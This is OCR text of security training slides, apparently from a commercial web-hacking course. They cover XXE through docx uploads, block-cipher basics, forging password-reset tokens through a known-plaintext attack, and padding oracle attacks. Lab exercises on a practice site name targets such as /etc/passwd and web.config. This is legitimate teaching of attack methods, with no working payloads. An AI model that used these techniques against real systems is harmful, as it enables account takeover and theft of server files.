- This gives rise to possibilities of exploiting XXE bugs in file parsers
- A user can edit these XML files and inject an XXE payload. If the backend XML parser allows XML External Entities, an attacker can abuse it to perform an XXE attack


NotSoSecure part of claranet cyber security

XXE in File Parsing




1

Inject the payload in the docx file



2

Upload the docx file



3

The application executes the XXE in docx

https://t.me/learningnets

NotSoSecure part of claranet cyber security

Exercise

XXE in File Parsing

- Upload a file having 'docx' type to perform an XXE attack and extract the contents of the file '**/etc/passwd'** from the host:

  Challenge URL:
  http://shop.webhacklab.com/career.php

Module: Breaking Crypto

- Key Terminologies
- Known Plaintext Attack
- Padding Oracle Attack
- Exploiting padding oracles with fixed IVs
- Hash Length Extension Attack
- Auth Bypass Using MachineKey

And relevant case studies

Breaking Crypto

- Cryptography plays a significant role in most of the dynamic applications, ranging from storing sensitive data to passing on information to a payment gateway

- In this section, we'll talk about attack vectors involving cryptography used in web applications (client and server side)

NotSoSecure part of claranet cyber security

Key Terminologies

- [x] Encryption
- [x] Ciphers
- [x] ECB - Electronic Code Book
- [x] CBC - Cipher Block Chaining
- [x] Padding

Encryption

Encryption is the conversion of plaintext into ciphertext, which cannot be easily understood by anyone except authorized parties

- **Symmetric**:
  - Known as secret key cryptography as a single key is used between sender and receiver to encrypt and decrypt data
- **Asymmetric:**
  - Known as public key cryptography. Asymmetric cryptography uses public and private key pair to encrypt and decrypt data


Ciphers

A cipher is an algorithm for performing encryption or decryption of data with series of well-defined procedures

- **Types**:
  - Stream Ciphers - Encrypts data one by one at a time.
  - Block Ciphers - Encrypts data in blocks (64 bits or 128 bits)

Electronic Code Book (ECB)

- ECB is a mode of operation for a block cipher
- Plaintext is divided into blocks and each block produces corresponding ciphertext block
- Same plaintext value will always produce the same ciphertext




Reference:
https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

NotSoSecure part of claranet cyber security

Cipher Block Chaining (CBC)

- CBC is a mode of operation for a block cipher
- Each block of plaintext is XORed with the previous ciphertext block before being encrypted
- An initialization vector (IV) is used to make each data unique



Reference:
https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

NotSoSecure part of claranet cyber security

Padding

- In block cipher mode, encryption is done in the fixed size blocks, and padding is used to ensure that the cleartext data exactly fit in one or multiple blocks of fixed size input as plaintext data may come in arbitrary size

- Padding is composed of the number of missing bytes and added into the plaintext

	Block 1								Block 2							
Byte	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
A	A	0x07	0x07	0x07	0x07	0x07	0x07	0x07								
Sunil	S	u	n	i	l	0x03	0x03	0x03								
Sudhanshu	S	u	d	h	a	n	s	h	u	0x07	0x07	0x07	0x07	0x07	0x07	0x07

PKCS7

Reference:
https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

NotSoSecure part of claranet cyber security

Crypto Attacks

- Ciphertext-Only Attack (COA)
  - The attacker has access to a set of ciphertext(s).
- Chosen-Ciphertext Attack (CCA)
  - The attacker can choose different ciphertexts to be decrypted and obtain corresponding plain text.
- Known Plaintext Attack (KPA)
  - The attacker knows the plaintext and its ciphertext.
- Chosen Plaintext Attack (CPA)
  - The attacker has the text of his choice encrypted.

NotSoSecure part of claranet cyber security

Known Plaintext Attack (Faulty Password Reset)

- An attack model which involves the attacker having samples of both plain text and its encrypted form
- From the perspective of a password reset attack, if the same plaintext gives same encrypted output, then it can be abused to generate reset tokens for target users

Reference:
https://www.notsosecure.com/hacking-crypto-fun-profit/

NotSoSecure part of claranet cyber security

Attack Scenario

- The application uses the user's email id and encrypts it to generate the password reset token
- The encryption is implemented in a way which generates same ciphertext for a given plain text irrespective of the location
- An attacker who needs to takeover the account **abcxyz@gmail.com**, registers another account with the email addresses such as **xxxxxxxxabcxyz@gmail.com**, **yyyyyyyyabcxyz@gmail.com** and requests password reset

Reference:
https://www.notsosecure.com/hacking-crypto-fun-profit/

NotSoSecure part of claranet cyber security


Attack Scenario


- The attacker takes the common portion from the tokens received for both the accounts, which is a valid password reset token for abcxyz@gmail.com and resets the account password

NotSoSecure part of claranet cyber security

Reference:
https://www.notsosecure.com/hacking-crypto-fun-profit/

Known Plaintext Attack (Faulty Password Reset)







Reference:
https://www.notsosecure.com/hacking-crypto-fun-profit/

NotSoSecure part of claranet cyber security

Known Plaintext Attack (Faulty Password Reset)





Reference:
https://www.notsosecure.com/hacking-crypto-fun-profit/

Demo

Known Plaintext Attack

- Reset the password of the user ‘johnwebhacklab@gmail.com’ by generating a valid password reset link:

  Challenge URL:
  http://topup.webhacklab.com/Account/ForgotPassword

Padding Oracle

- An Oracle is a system that reveals information such as good padding or bad padding
- An attack against a CBC-mode decryption function operating with PKCS7-mode padding
- A padding oracle reveals whether or not the padding is correct for a given ciphertext

NotSoSecure part of claranet cyber security


Intermediate Values

- Intermediate values are the output of the block cipher during the block cipher process
- The state of a ciphertext block after decryption and before XOR with the previous ciphertext block
- Once intermediate bytes are found, deciphering the plaintext of the corresponding ciphertext is easy

NotSoSecure part of claranet cyber security

Cipher Block Chaining (CBC)

- CBC is a mode of operation for a block cipher
- Each block of plaintext is XORed with the previous ciphertext block before being encrypted
- An initialization vector (IV) is used to make each data unique



Reference:
https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

NotSoSecure part of claranet cyber security

Attack Scenario

- The application takes an encrypted value (filename) as input to retrieve a file from the underlying filesystem
- For a valid cipher (correct data with correct padding) the application displays the content of the file (**Response Code: 200**)
- For an invalid cipher (incorrect data with incorrect padding) the application displays an error message (**Response Code: 500**)
- Based on this behavior an attacker can determine the correct padding, and the plaintext can be recovered without the original key. Thereafter, it was possible to generate a new ciphertext to download arbitrary files from the server


Demo

Padding Oracle Attack

- Identify a padding oracle vulnerability to:
  - Decrypt the ciphertext for the invoice parameter.
  - Encrypt the payload to download the content of the ‘web.config’ file from the server


Challenge URL:
http://topup.webhacklab.com/download.aspx?invoice={ciphertext}

Further Understanding of Padding Oracle



- Assuming the block size is 16 bytes
- Chunks C1, C2 , C3

Computation for Padded Bytes

